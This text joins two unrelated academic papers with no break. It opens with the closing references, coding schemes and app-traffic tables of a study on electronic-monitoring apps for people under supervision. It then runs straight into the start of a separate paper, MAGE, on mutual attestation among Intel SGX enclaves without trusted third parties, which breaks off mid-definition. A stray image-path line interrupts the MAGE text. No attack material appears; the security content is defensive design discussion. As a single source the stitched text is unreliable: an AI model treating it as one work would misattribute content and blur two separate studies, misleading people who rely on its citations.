[56] Dan Komosny, Miroslav Voznak, and Saeed Ur Rehman. Location accuracy of commercial ip address geolocation databases. *Information Technology And Control*, 46(3):333–344, Sep 2017.

[57] Outreach Smartphone Monitoring LLC. Privacy policy. https://web.archive.org/web/20210929230231/https://app.osmnow.com/privacy_policy.pdf, Feb 2020.

[58] TRACKtech LLC. Privacy policy. https://web.archive.org/web/20210921161420/https://app.tracktechllc.com/privacy_policy.html.

[59] MaxMind. Geoip2 precision web service demo. https://www.maxmind.com/en/geoip2-precision-demo.

[60] Gillian E Metzger. Privatization as delegation. *Colum. L. Rev.*, 103:1367, 2003.

[61] Just Futures Law & Mijente. Ice digital prisons. https://www.flipsnack.com/JustFutures/ice-digital-prisons-1u8w3fnd1j.html, May 2021.

[62] Mike Nellis. "Better than Human"? Smartphones, Artificial Intelligence and Ultra-Punitive Electronic Monitoring. *Challenging E-Carceration*, page 20, 2019.

[63] BBC News. "sobriety ankle tags" rolled out across england. https://www.bbc.com/news/uk-politics-56583153, Mar 2021.

[64] Trung Tin Nguyen, Michael Backes, Ninja Marnau, and Ben Stock. Share First, Ask Later (or Never?) Studying Violations of GDPR's Explicit Consent in Android Apps. In *30th USENIX Security Symposium*, August 2021.

[65] Molly Osberg and Dhruv Mehrotra. When your freedom depends on an app. https://gizmodo.com/when-your-freedom-depends-on-an-app-1843109198, Apr 2020.

[66] Kentrell Owens, Camille Cobb, and Lorrie Cranor. "You Gotta Watch What You Say": Surveillance of Communication with Incarcerated People. In *CHI '21*, May 2021.

[67] PaymentsJournal. Prepaid card trends by age and income:. https://www.paymentsjournal.com/prepaid-card-trends-by-age-and-income/, Nov 2020.

[68] Alan Peshkin. The goodness of qualitative research. *Educational researcher*, 22(2):23–29, 1993.

[69] Katya Pivcevic. Biometrics, drones and robotic guards: Inside hong kong's first 'smart prison'. https://www.biometricupdate.com/202012/biometrics-drones-and-robotic-guards-inside-hong-kongs-first-smart-prison, Dec 2020.

[70] Mark Pogrebin, Mary Dodge, and Paul Katsampes. The collateral costs of short-term jail incarceration: The long-term social and economic disruptions. *Corrections Management Quarterly*, 5:64–69, 2001.

[71] Exodus Privacy. εxodus: The privacy audit platform for android applications. https://reports.exodus-privacy.eu.org/en/.

[72] Abbas Razaghpanah, Narseo Vallina-Rodriguez, Srikanth Sundaresan, Christian Kreibich, Phillipa Gill, Mark Allman, and Vern Paxson. Haystack: In situ mobile traffic analysis in user space. *arXiv preprint arXiv:1510.01419*, pages 1–13, 2015.

[73] Jed Rubenfeld. Privatization and state action: Do campus sexual assault hearings violate due process. *Tex. L. Rev.*, 96:15, 2017.

[74] Jerome H Saltzer and Michael D Schroeder. The protection of information in computer systems. *Proceedings of the IEEE*, 63(9):1278–1308, 1975.

[75] Wendy Sawyer and Peter Wagner. Mass incarceration: The whole pie 2020. https://www.prisonpolicy.org/reports/pie2020.html, Mar 2020.

[76] Vincent Schiraldi. Explainer: How 'technical violations' drive incarceration. https://theappeal.org/the-lab/explainers/explainer-how-technical-violations-drive-incarceration/, March 2021.

[77] SPROKIT. Sprokit (successful prisoner re-entry opportunities & knowledge interactive tool). https://www.sprokit.net/.

[78] Cameron Summerson. How to sideload apps on android. https://www.howtogeek.com/313433/how-to-sideload-apps-on-android/, Jan 2018.

[79] Shadowtrack Technologies. Privacy policy. https://web.archive.org/web/20210528161904/https://www.shadowtrack.com/about_us/privacy/.

[80] Telmate. Telmate guardian: A new frontier in smartphone-based location monitoring; the case for telmate guardian and "community corrections," including parole, probation, pre-trial & work release. https://web.archive.org/web/20210511011316/https://www.telmate.com/wp-content/uploads/2015/07/TEL-WhitePaper-Guardian-NonBleed-r6.pdf, Jul 2015.

[81] Emily Troshynski, Charlotte Lee, and Paul Dourish. Accountabilities of presence: Reframing location-based systems. In *CHI '08*, 2008.

[82] Uptrust. Impact. https://uptrust.co/impact/, Feb 2021.

[83] Narseo Vallina-Rodriguez. Lumen privacy monitor. https://www.icsi.berkeley.edu/icsi/projects/networking/haystack.

[84] Alicia Virani. *Pretrial Electronic Monitoring in Los Angeles County*. Feb 2022.

[85] Kate Weisburd. Sentenced to surveillance: Fourth amendment limits on electronic monitoring. *NCL Rev.*, 98:717, 2019.

[86] Kate Weisburd. Punitive surveillance. *Virginia Law Review*, 108, 2021.

[87] Daniel Yeager. Certain certiorari: The digital privacy rights of probationers. *Conn. L. Rev. CONNtemplations*, 50:1, 2017.

A Review Qualitative Analysis Codes

- Sentiment: Positive, with explanation
- Sentiment: Positive, no explanation

- Sentiment: Negative, proper function
- Sentiment: Negative, with malfunction
- Sentiment: Negative, no explanation or unclear explanation
- Sentiment: Neutral or unclear
- Justice: Felt wronged, injustice
- Sensors: Problem with camera
- Sensors: Problem with microphone
- Sensors: Problem with location
- Sensors: Problem with external device
- Authentication: Unable to login
- Malfunctions: Problems after update
- Malfunctions: Check-in or monitoring features not working
- Malfunctions: Faulty notification behavior
- Risks: Getting a violation because of faulty app
- Risks: Surveillance/privacy
- Comparison to alternatives: Better than traditional alternatives
- Comparison to alternatives: Worse than traditional alternatives
- Comparison to alternatives: Better than Prison
- Disruptions: Device limitations
- Disruptions: Loud alerts
- Misc: Technical Support Requests/Issues
- Misc: Took screenshots to capture check-ins that were logged
- Misc: Billing issues
- Misc: Forced to remove mask to check-in

B Privacy Policy Qualitative Analysis Codes

- Mentions their mobile app?
- Mentions Mobile Data collection? E.g., location, contacts, camera
- Mentions sharing with law enforcement (without warrant)?
- Mentions sharing with 3rd parties?
- Mention any regulations?
- Mentions processing data on servers worldwide?
- Software updates mentioned?
- Do they sell your data?
- Do they mention "marketing purposes"?
- Mentions Retention? / Deletion?

C Summary of Network Traffic Analysis

App Name	Potentially Identifying Domain(s) Contacted	Third Party Libraries
Telmate Guardian	api.telmateguardian.com	Flurry, New Relic, Urban Airship
BI SmartLINK	{bicdn, services, services.tn}.bi.com	Google Firebase Analytics, Microsoft Visual Studio App Center Analytics
RePath	app-version-log.repathportal.com	Google CrashLytics, Google Firebase Analytics
IntelliTrack Mobile	intellitrack-api.trackgrp.com	Google CrashLytics, Google Firebase Analytics
Community Supervision	api.globalsupervision.net	Xamarin
aCheck	gwusacheck.aware.attentigroup.com	
Reconnect Community		Google Firebase Analytics, Microsoft Visual Studio App Center Analytics, Microsoft Visual Studio App Center Crashes
Uptrust		Facebook, Google Firebase Analytics
Outreach Smartphone Monitoring		Google CrashLytics, Google Firebase Analytics
Shadowtrack		Google CrashLytics, Google Firebase Analytics
TRACKphone Lite		Branch
Sprokit		Facebook

Table 3: Summary of network traffic analysis.

D App Information

App Name	App ID	Installs	Additional usage information
aCheck	com.attenti.acheck.us	100+	
BI SmartLINK	com.biinc.mobile.client	100,000+	In 2020, the BI SmartLINK app was used by Immigration & Customs Enforcement (ICE) to monitor approx. 24,000 people; as of May 8, 2021, this number is 34,445 people [35, 47].
Community Supervision	com.supervision.community	500+	
Corrisoft AIR Check-In	com.corrisoft.air.core	1,000+	
Securus Enrollink	com.stopllc.offendermobile	1,000+	
IntelliTrack Mobile	com.trackgrp.intellitrackmobile	100+	
Omnilink FocalPoint	com.numerex.focalpoint	1,000+	
Outreach Smartphone Monitoring	com.osmnow	1,000+	
Reconnect Community	org.call2test.connectcomply	10,000+	
RePath	com.ehawk.repath	1,000+	
Shadowtrack	com.shadowtrack.shadowtrackview	10,000+	The Shadowtrack app is being used by approx. 11,000 people on probation in Virginia [35].
Sprokit	com.sprokit.Sprokit	100+	No longer available as of February 2022.
TBV	com.tbv.totalrecovery	100+	
Telmate Guardian	com.telmate.prod	10,000+	
TRACKphone Lite	com.tracktechllc.trackphonelite	100+	
Uptrust	com.uptrust.enduser	100+	

Table 4: EM app details, including Google Play Store installs and additional usage information.

MAGE: Mutual Attestation for a Group of Enclaves without Trusted Third Parties

Guoxing Chen
Shanghai Jiao Tong University
guoxingchen@sjtu.edu.cn

Yinqian Zhang* ✉
Southern University of Science and Technology
yinqianz@acm.org

Abstract

Remote attestation mechanism enables an enclave to attest its identity (which is usually represented by the enclave's initial code and data) to another enclave. To verify that the attested identity is trusted, one enclave usually includes the identity of the enclave it trusts into its initial data in advance assuming no trusted third parties are available during runtime to provide this piece of information. However, when mutual trust between these two enclaves is required, it is infeasible to simultaneously include into their own initial data the other's identities respectively as any change to the initial data will change their identities, making the previously included identities invalid. In this paper, we propose MAGE, a framework enabling a group of enclaves to mutually attest each other without trusted third parties. Particularly, we introduce a technique to instrument these enclaves so that each of them could derive the others' identities using information solely from its own initial data. We also provide an open-sourced prototype implementation based on Intel SGX SDK, to facilitate enclave developers to adopt this technique.


1 Introduction

As storage and computation outsourcing to clouds become more and more prevalent, cautious users and security researchers raise questions on whether the cloud providers could keep their data private and execute their applications as expected. Trusted execution environments (TEEs) have the potentials to offer efficient solutions to these concerns. A TEE is a secure area (usually called *enclave*) of a processor that protects the confidentiality and integrity of the code and data operated inside. Examples of TEEs include Intel Software Guard Extensions (SGX), AMD Secure Encrypted Virtualization (SEV), ARM TrustZone, Keystone [19], and Penglai [10].

Trusting an enclave via remote attestation. Before interacting with an enclave, *e.g.*, outsourcing sensitive data for processing, the enclave must be "trusted". This trust is established via remote attestation [15]. In the context of attestation, the enclave is denoted the *attester* and the entity that wishes to establish trust on the attester is denoted the *verifier*, which could be either the user of the enclave (*i.e.*, a human empowered by code) or *another enclave*. Any software component between them can be considered untrusted or even malicious. The establishment of trust can be achieved by answering the following three questions:

- *Is the attester an enclave?* The root of trust of the remote attestation procedure lies in some specific component within the processor, *e.g.*, the processor's e-fuse with a *root secret* burnt into it. This root of trust identifies the underlying hardware and can be used to endorse a particular private key, called *attestation key*, which is used to sign the *evidence* generated by an attester to prove to a verifier that the attester is indeed an enclave running on an authentic TEE platform. Hence, when the evidence is verified to be valid, the verifier can be assured that the attester is indeed an enclave.
- *What is its identity?* The next immediate task for the verifier is to figure out the identity of the attester enclave. Usually, the attester enclave's identity is inserted by the TEE platform to the signed evidence sent to the verifier so that the verifier obtains the attester enclave's identity simultaneously when verifying the evidence. One enclave can be identified by its *initial code and data*. Besides including the whole initial code and data in the evidence, one alternative is to use the *enclave measurement*, which is the cryptographic hash of the initial code and data of an enclave.
- *Is the identity trusted?* After the verifier is convinced that it is communicating with an authentic enclave with its identity, the verifier needs to determine whether an enclave with the given identity can be trusted since a malicious application running inside an enclave could still leak sensitive data. Usually, the verifier compares the enclave identity `EID_rcv` from the received evidence with the ex-

*Corresponding author.



(a) Mutual attestation w/ TTP. (b) Mutual attestation w/o TTP.

Figure 1: Mutual attestation w/ and w/o TTP.

pected one `EID_exp` from some reliable source. If they are equal, the verifier can be assured that the attester enclave is trusted. The reliable source can be the verifier's own memory or a trusted third party (TTP) such as a trusted enclave developer or any other trusted entity that maintains lists of trusted enclaves' identities.

Trusting multi-enclave applications via mutual attestation. The aforementioned trust establishment covers the simplest single-enclave applications. When a TEE application becomes more complicated and consists of multiple enclaves, it is very common that two enclaves need to interact with each other, where *mutual attestation* may be necessary. Mutual attestation is a mechanism that allows the communicating enclaves to attest each other for establishing a trust relationship. This is necessary, for example, in the following scenarios:

- Secure software development life-cycle: an enclave application is modularized into multiple components, each of which is loaded into a separate modular enclave. These modular enclaves need to verify each other's identities before interaction.
- Secure connection within distributed applications: when a client-server application is equipped with TEEs to protect sensitive code and data, the enclave on the server-side and the enclave on the client-side need to mutually attest each other to establish a secure communication channel.
- Secure interaction among mutually distrusting parties: when data needs to be exchanged between TEE-enhanced blockchain applications, each enclave should be able to attest the other's identity before accepting the transaction executed by that enclave.

Mutual attestation without TTPs. Mutual attestation can be achieved by simply performing attestation twice, one per each direction, by a trusted user. The user may also delegate this effort to a TTP. As shown in Fig. 1a, a TTP could be a stand-alone server that performs remote attestation with each enclave, validates the results, and exchanges secrets with the two enclaves as a middle man to bootstrap the trust. A TTP could also be a trusted developer that issues certificates for these enclaves or a trusted auditor that audits and signs these enclaves [28]. Such TTP-based solutions hard-code the corresponding public keys into the enclaves, enabling them to verify other enclaves' certificates or signatures to establish the trust.

However, integrating a trusted user or a TTP into the application's operation dramatically increases the trusted computing base (TCB) of the entire application. The security of the application will hinge upon the trustworthiness of the software stack of the user or the TTP, rather than solely the security of the enclave code itself (and, of course, that of the CPU hardware). Therefore, it is often desired to perform mutual attestation without TTPs.

In this paper, we aim to provide a mechanism for a group of enclaves to mutually attest one another by their enclave identities. However, we found this problem non-trivial. As shown in Fig. 1b, consider the cases of mutual attestation with two enclaves that would establish mutual trust with each other. The difficulty to do so lies in addressing the third question described above (*Is the identity trusted?*) for both enclaves. Without a TTP, both enclaves need to wait for the other enclave's identities to be finalized before they could include them in their initial data to finalize their identities and release them. The situation has some similarities to the deadlock problem, in that both parties wait on the data held by each other before they can proceed. This problem was first pointed out by Beekman *et al.* [3]. And a strawman solution of combining these enclaves into one single large enclave is discussed. To our best knowledge, no prior work has addressed this problem given enclaves with different identities.

Our solution: MAGE. The key challenge of mutual attestation for a group of enclave without TTPs is to enable each of these enclaves to obtain the identities of other enclaves in the same group from its own enclave memory so that during the attestation phase, the enclave could verify whether the identity of the attester is the same as one of the trusted enclaves in the same group. As such, we propose a framework, dubbed MAGE, to allow a group of enclaves to derive the identities of other enclaves in the group. The idea of MAGE is to split each enclave into two parts: the specific part that reflects the enclave's functionalities and the common part that holds the information for deriving the identities of enclaves in the same group.

We then provide a detailed design for TEEs that use the measurement as the identity. Particularly, our design allows each enclave to derive the measurements of enclaves in the same group from some *intermediate states* instead of the final outputs of the enclaves' measuring processes. The key observation is that the measurement calculation is deterministic and sequential. Knowing intermediate states and information to perform subsequent measuring operations would be sufficient to derive the final output, *i.e.*, the enclave measurement. When designed carefully, the problem could be resolved as all enclaves could generate intermediate states of their measuring processes and share them with others simultaneously.

We have implemented a prototype of MAGE using Intel SGX. Particularly, MAGE reserves at the end of each enclave

a specific data segment with the same content which includes the intermediate hash value of each trusted enclave's content right before the reserved data segment. Hence, during runtime, each enclave knows the intermediate hash value of another trusted enclave (retrieved from the reserved data segment) and the content left to be added (*i.e.*, the reserved data segment), and thus could derive the other trusted enclave's measurement. The evaluation suggests that to enable mutual attestation for up to 85 enclaves, 62 KB enclave memory overhead for each enclave is introduced and roughly 21.7μs is needed to derive one measurement. While only a prototype on Intel SGX is presented in this paper, the method can be easily extended to different types of TEEs, *e.g.*, AMD SEV, and even between different types of TEEs, as long as they adopt similar mechanisms for the calculation of measurements.

We have already open-sourced MAGE on Github (https://github.com/donnod/linux-sgx-mage).

Paper outline. Sec. 2 presents motivating scenarios and Sec. 3 gives an overview of the proposed scheme. The main component, the technique for enclaves to mutually derive each other's identities is presented in Sec. 4. We present a prototype implementation and evaluate the performance in Sec. 5. Sec. 6 describes a case study and Sec. 7 discusses improvements and extensions. Sec. 8 presents related works and Sec. 9 concludes this paper.

2 Motivating Scenarios

In this section, we present three scenarios where mutual attestation is needed, describe potential TTP-based solutions, and discuss the benefits of alternatively adopting MAGE, a solution without TTPs.

2.1 Secure Software Development Life-cycle

Complex enclave applications have large TCB. A good practice of secure software development is to modularize the enclave application into multiple components and adopt privilege separation among these components to reduce the loss once some components are compromised. For example, consider a TEE-based smart home application that receives voice commands to operate smart devices, *e.g.*, asking the application to open the light, set the room temperature, and/or play the desired music. After obtaining voice inputs using voice sensors, the general process within the enclave application includes two steps: one is to extract commands from the voice inputs and the other is to execute the extracted commands. The former step could access sensitive biometrics information about the host, while the latter step focuses on executing the commands. When packing these two steps into one single enclave whose TCB will grow as more functionalities are added, vulnerabilities found in the second step might be leveraged to leak the sensitive biometrics from the first step. Enforcing software modularization by splitting these two steps into two enclaves could help reduce the severity of vulnerabilities. On the other hand, these modular enclaves require a mechanism to establish trust in each other. As in the smart home example, the enclave that processes voice inputs needs to verify the identity of the other enclave that executes the commands before releasing the host's commands while the latter needs to verify the identity of the former to ensure the commands to execute are indeed from the host.

TTP solutions with *Trusted Users*. When the user could act as the TTP, she could provide the identities of these modular enclaves to each other. After these modular enclaves are authenticated by the trusted user, they could obtain a list of trusted identities from the trusted user and establish secure channels with enclaves whose identities are in the list. As in the smart home example, the user could register with the input-processing enclave and the command-executing enclave, and act as a bridge to establish a secure channel between them.

MAGE helps reduce applications' TCB. TTPs are common targets for attackers. TTP solutions with trusted users require the related code on the user side to be secure and the user to operate correctly, which might become weaknesses of the system compared with the application code running within enclaves, especially when the application becomes more complicated and the TCB of the TTP increases. Hence, removing TTPs from the design, *e.g.*, using MAGE, could help keep the TCB smaller.

2.2 Secure Connection within Distributed Applications

Distributed applications usually run on multiple computers and communicate over a network. A typical distributed application structure is the client-server model. When both the server and the client are equipped with secure enclaves to protect sensitive code and data, a secure channel between the enclave on the server-side and the enclave on the client-side is desired to enable two-way authentication and secret provisioning. One example is OPERA, an Open Platform for Enclave Remote Attestation that provides distributed and privacy-preserving remote attestation services to Intel SGX enclaves [6]. It has two types of enclaves: issuing enclaves working as *servers* that are responsible for provisioning attestation keys to the other type of enclaves called attestation enclaves, which function as *clients*. The attestation enclave then uses the provisioned attestation key to provide attestation services to local enclaves. Both enclaves need to attest each other before providing attestation services. Particularly, the issuing enclave needs to authenticate the identity of the attestation enclave to prevent that any attestation key is leaked to any untrusted party while the attestation enclave should verify the identity of the issuing enclave to ensure that it only uses trusted attestation keys to provide attestation services to

local enclaves.

TTP solutions with *Trusted Developers*. When the TEE application's developer is trusted, the developer's public key can be used to establish such mutual trust. Particularly, these enclaves could verify that they share the same developer's public key and create secure channels for communication. As in the OPERA example, if the developer can be trusted, her public key can be used by the issuing enclave and the attestation enclave to establish mutual trust.

MAGE enables a new level of trust on already-published software. For TTP solutions with trusted developers, since the developer's public key might be shared by all enclaves developed by the same developer, the trustworthiness of a TEE application could be affected by any future updates of other enclaves and even new enclaves from the same developer without any notification to the users. On the other hand, for already-published software which has been publicly verified, MAGE could help preserve its trustworthiness against any unverified future modification to the software.

2.3 Secure Interaction among Mutually Distrusting Parties.

Blockchains, *e.g.*, Bitcoin and Ethereum, enable mutually distrusting parties to interact, e.g., fulfill payments, without relying on any centralized TTPs. TEE has been leveraged to enhance existing blockchain applications. Designs that use SGX to provide privacy-preserving smart contracts have been proposed, such as Ekiden [7] and FastKitten [8], with different focuses. Ekiden provides efficient off-chain execution of single-round contracts, while FastKitten targets efficient off-chain execution of reactive multi-round contracts. Interactions between these different smart contracts could bring forth new applications. Consider a TEE-based online poker game implemented on FastKitten which requires a deposit for each player to join the poker game, and a credit scoring system implemented on Ekiden that manages players' credit scores. The interactions between these two applications could be as follows: players with higher scores in the credit scoring system are allowed to join an online poker game with smaller deposits and honest players in the games could gradually improve their credit scores in the credit scoring system. To enable such interactions between the enclaves of these smart contracts, mutual trust needs to be established, *i.e.*, each enclave should be able to attest the other's identity before accepting the transaction executed by that enclave.

TTP solutions with *Public Key Infrastructures*. When there exists a public key infrastructure (PKI) that is trusted by all participants, these enclaves could communicate with the PKI to obtain lists of trusted identities. As in the online poker game example, both enclaves could register with the PKI and fetch the other's identity from the PKI to establish mutual trust.

MAGE eliminates the need to run PKIs. Establishing and maintaining a PKI is challenging [9]. Especially for blockchain applications running across different countries, running a global secure PKI requires various skills and considerable resources. Alternatively, MAGE eliminates the need to run PKIs, facilitating more applications for mutually distrusting parties to interact.

3 Overview

In this section, we describe the threat model we assume, the problem we aim to address, and the overall workflow of MAGE.

3.1 Threat Model

We assume the hardware implementation of TEE and the remote attestation service provided by the TEE manufacturer are secure. That is, an adversary cannot breach the confidentiality and integrity of the enclave code and data, nor collude with the TEE-manufacturer-backed remote attestation service to endorse a malicious enclave.

We assume the code running inside of the enclaves is logically sound and secure against memory corruption attacks [4, 20, 29] and access-pattern-driven micro-architectural side channel attacks [5, 11, 14, 21, 24, 26, 30, 31, 34]. We assume the developers are honest during the software development and consider detecting attacks from the developer side, *e.g.*, including backdoors, is beyond the scope of this paper. We also leave assumptions about the user to the developers since different applications might have diverse threat models. Hence, to securely use TEE, software programs must be thoroughly examined to be free of such vulnerabilities [32, 33].

However, we assume TEE platforms are not trusted and may be controlled by the adversary. Specifically, the adversary controls all software components outside the enclave, including the operating system, the virtual machine manager (if any), *etc*. The adversary is also able to launch any enclave as she wants; however, she cannot create a malicious enclave whose identity is the same as a trusted enclave. Moreover, the adversary can perform man-in-the-middle attacks against the communication protocols between the enclaves, including but not limited to intercepting, dropping, replaying communications between any two enclaves.

3.2 Problem Formulation

In this paper, we aim to address the problem of enabling a group of enclaves to mutually attest one another without TTPs. These enclaves could be developed by the same developer or multiple different developers, and the interaction between them is also specified by the code. These enclaves could be run on the same TEE platform (*i.e.*, machine) or different

TEE platforms; they need to mutually attest each other before they could start to interact and/or collaborate.

Existing remote attestation mechanisms enable one enclave to verify that it is communicating with another actual enclave whose identity is in the received evidence. Hence, the key challenge of mutual attestation is for each enclave to obtain the expected identities of the other trusted enclaves without TTPs.

Consider a group of N enclaves $\texttt{Encl}_i$ ($i = 1,\ldots,N$), each of which has an identity $ID(I_i)$, generated using a function $ID()$ from its initial content I_i which includes its initial code and data. When any two of these enclaves, denoted as $\texttt{Encl}_i$ and $\texttt{Encl}_j$, would like to establish mutual trust, both of them need to obtain the other's expected identity from some reliable source. Without a TTP to provide $\texttt{Encl}_j$'s identity to $\texttt{Encl}_i$, $\texttt{Encl}_i$ has to derive $\texttt{Encl}_j$'s identity by itself, *e.g.*, by hard-coding $\texttt{Encl}_j$'s identity in its initial data. Vice versa, $\texttt{Encl}_j$ also needs to be able to derive $\texttt{Encl}_i$'s identity.

Simply hard-coding the other enclave's identity in the enclave memory is not feasible. If we first hard-code $\texttt{Encl}_i$'s identity into $\texttt{Encl}_j$'s initial data. Then we finalize the identity of $\texttt{Encl}_j$ and try to hard-code it into $\texttt{Encl}_i$'s initial data. However, this will change $\texttt{Encl}_i$'s identity. The previously hard-coded $\texttt{Encl}_i$'s identity in $\texttt{Encl}_j$'s initial data will become incorrect.

The key insight in resolving the cyclic dependency is that each enclave $\texttt{Encl}_i$ can be split into two parts: (1) the specific part I'_i reflecting the functionalities of $\texttt{Encl}_i$ and (2) the common part I_{common} representing the content related to deriving the identities of all these N enclaves including $\texttt{Encl}_i$ itself. With such a split, the developers could focus on developing the enclaves' functionalities and leave the mutual attestation related components to our proposed solution.

Now we formally defines the mechanism for *mutual identity derivation*:

Definition 1 *Consider a group of N enclaves $\texttt{Encl}_i$ ($i = 1,\ldots,N$), each of which has a specific part I'_i, a mechanism for mutual identity derivation consists of three functions ($\mathcal{G}$, $\mathcal{C}$, $\mathcal{F}$):*

- *$\mathcal{G}$ is called common part generation function that is used to generate the common part needed for deriving identities of these enclaves. It takes as input the specific parts of all N enclaves,* i.e.*, $I'_1, \ldots, I'_N$, and outputs the common part for these enclaves, denoted as $I_{common} = \mathcal{G}(I'_1,\ldots,I'_N)$.*
- *$\mathcal{C}$ is called content builder function that is used to build the final content of $\texttt{Encl}_i$ from the specific part and the common part. It takes as input the specific part I'_i and the common part I_{common}, and outputs the final content of $\texttt{Encl}_i$ as $I_i = \mathcal{C}(I'_i, I_{common})$.*
- *$\mathcal{F}$ is called identity derivation function that is used for deriving identities from the common part. It takes as input the common part I_{common} and an index i ($= 1,\ldots,N$), and outputs the identity of $\texttt{Encl}_i$. Specifically, $\mathcal{F}$ satisfies*

$$\mathcal{F}(I_{common}, i) = ID(I_i), \forall i = 1,\ldots,N \quad (1)$$

3.3 Workflow of MAGE

We now describe the workflow of MAGE, a framework enabling mutual attestation for a group of enclaves without TTPs, given a mechanism for mutual identity derivation ($\mathcal{G}$, $\mathcal{C}$, $\mathcal{F}$).

1. Develop a system including a group of enclaves that need to interact or collaborate, particularly the specific parts of these enclaves;
2. During compilation, derive the common part from the specific parts of these enclaves and build the final content of each enclave;
3. During runtime, enclaves derive the identities from the common part to be used in establishing mutual trust.

For the first step, a group of trusted enclaves that need to establish mutual trust are developed, especially when sensitive data needs to be transferred from one enclave to another. These enclaves could be developed by one or multiple developers. The algorithms about how the transferred secrets will be processed are up to the enclave developers, thus out of scope of this paper. The protocols for establishing secure channels include remote attestation [12, 25]. MAGE will provide application programming interfaces (APIs) that implement the identity derivation function $\mathcal{F}$ to be included in the attestation flows within the enclaves. The missing components are the common part of the enclaves in the group to be used by the identity derivation function to derive identities of other enclaves.

Then, during compilation, a tool provided by MAGE, that implements the corresponding common part generation function $\mathcal{G}$ and the content builder function $\mathcal{C}$ will be leveraged to extract the common part from the specific parts of these enclaves and build the final contents of these enclaves from the generated common part and the specific parts. Then, each enclave is ready to be released. Since this step requires all specific parts for generating the common part, MAGE does not scale well for a system with enclaves developed by different parties.

Lastly, during runtime, whenever the identity of a particular enclave in the group is needed, the identity derivation API will be called to derive the identity from the common part.

As most part of the workflow could be fulfilled using existing SDKs and protocols, the missing and most critical component is the mechanism for mutual identity derivation, *i.e.*, the common part generation function $\mathcal{G}$, the content builder function $\mathcal{C}$ and the identity derivation function $\mathcal{F}$. Since these three functions are also included in the TCB of the resulting system, their implementations should be thoroughly examined.

4 MAGE Design for Measurement-based Identities

In this section, we first describe the measurement-based identity which is widely used in existing TEE designs, *e.g.*, Intel SGX, AMD SEV, Keystone and Penglai, *etc*. We then introduce a design of MAGE that fits such TEEs. Finally, we take Intel SGX as an example to provide an instantiation of MAGE.

4.1 Measurement-based Identity

In existing TEE designs, the enclave measurement is usually used to identify enclaves. Generally, the enclave measurement is the cryptographic hash of the contents of an enclave, including initial code and data. Hence, the enclave user could verify the identity of an enclave by comparing only its measurement with an expected value.

A cryptographic hash function $\mathcal{H}$ is a mathematical algorithm that maps or transfers data of arbitrary size, usually called a *message* M, into a bit array of fixed size, called a *message digest* or a *hash value* $h = \mathcal{H}(M)$. It is a one-way function such that with a hash value, it is practically infeasible to compute the original message. And it is deterministic such that the same message always results in the same hash value.

To compute a hash value, an arbitrary-length message M is firstly broken into fixed-length blocks $M^1, \ldots, M^L$ (the last block should be length padded) and processed one by one sequentially. A fixed-length *internal state* (or *intermediate hash*) is updated after each block is processed. Particularly, an update function $\mathcal{H}_{\text{upd}} : (state, data) \longrightarrow state$ takes as input an internal state and a data block and outputs an updated internal state. After updating the last block, a finalization function $\mathcal{H}_{\text{fin}} : (state, data) \longrightarrow hash$ takes as input the latest internal state and a data block containing the length of the message and outputs the resulting hash value. Loosely speaking, the computation can be represented as follows:

$$\begin{aligned}\mathcal{H}(M) &= \mathcal{H}(M^1||\ldots||M^L)\\ &= \mathcal{H}_{\text{fin}}(\mathcal{H}_{\text{upd}}(\mathcal{H}_{\text{upd}}(\ldots\mathcal{H}_{\text{upd}}(\text{IV}, M^1),\ldots), M^L), |M|)\end{aligned}$$

where IV represents the initial value of the internal state.

For simplicity, we abuse the notation of $\mathcal{H}_{\text{upd}}$ to consume multiple blocks by recursively applying the original $\mathcal{H}_{\text{upd}}$ as follows:

$$\begin{aligned}&\mathcal{H}_{\text{upd}}(state, B^1||\ldots||B^K)\\ =&\mathcal{H}_{\text{upd}}(\mathcal{H}_{\text{upd}}(\ldots\mathcal{H}_{\text{upd}}(state, B^1),\ldots), B^K)\end{aligned}$$

With such a deterministic and sequential computation process, the hash value of the concatenation of two (length-padded) messages X and Y, denoted as $X||Y$, can be calculated as follows:

$$\mathcal{H}(X||Y) = \mathcal{H}_{\text{fin}}(\mathcal{H}_{\text{upd}}(\mathcal{H}_{\text{upd}}(\text{IV}, X), Y), |X| + |Y|)$$

4.2 Mutual Identity Derivation Mechanism for Measurement-based Identity

Now we introduce a mutual identity derivation mechanism for measurement-based identity. Consider an enclave $\texttt{Encl}_\texttt{i}$ with content I_i who uses its measurement $\mathcal{H}(I_i)$ as its identity. Recall that the hash value calculation is deterministic and sequential. That is, when I_i is split into two length-padded segments I_i^a, I_i^b, we have

$$\mathcal{H}(I_i) = \mathcal{H}(I_i^a||I_i^b) = \mathcal{H}_{\text{fin}}(\mathcal{H}_{\text{upd}}(\mathcal{H}_{\text{upd}}(\text{IV}, I_i^a), I_i^b), |I_i^a| + |I_i^b|)$$

Hence, hard-coding the fixed-length $\mathcal{H}_{\text{upd}}(\text{IV}, I_i^a)$ (which we call a *pre-measurement* of $\texttt{Encl}_\texttt{i}$), the length of I_i^a, and the arbitrary-length I_i^b into the initial data of another enclave, say $\texttt{Encl}_\texttt{j}$, is sufficient for $\texttt{Encl}_\texttt{j}$ to compute the measurement of $\texttt{Encl}_\texttt{i}$. Particularly, when I_i^b is empty, it resembles the case of hard-coding the measurement of $\texttt{Encl}_\texttt{i}$ directly while when I_i^a is empty, it becomes hard-coding the entire content of $\texttt{Encl}_\texttt{i}$ into $\texttt{Encl}_\texttt{j}$.

Since $\mathcal{H}_{\text{upd}}(\text{IV}, I_i^a)$ is fixed-length and is computed before the measuring process reaches I_i^b, if the value of $\mathcal{H}_{\text{upd}}(\text{IV}, I_i^a)$ and the length of I_i^a are included in I_i^b, any enclave with I_i^b only is able to derive the measurement of $\texttt{Encl}_\texttt{i}$ by first retrieving the value of $\mathcal{H}_{\text{upd}}(\text{IV}, I_i^a)$ and the length of I_i^a from I_i^b and then continuing the computation of the hash value with I_i^b. This intuition leads to our design of mutual identity derivation mechanism with measurement-based identity. The idea is to derive the internal states of these enclaves' specific parts and combine them to form the common part. Specifically, we have

- A common part generation $\mathcal{G}$ that calculates the internal states of the specific parts of these N enclaves along with the sizes of the specific parts to form an array as the common part:

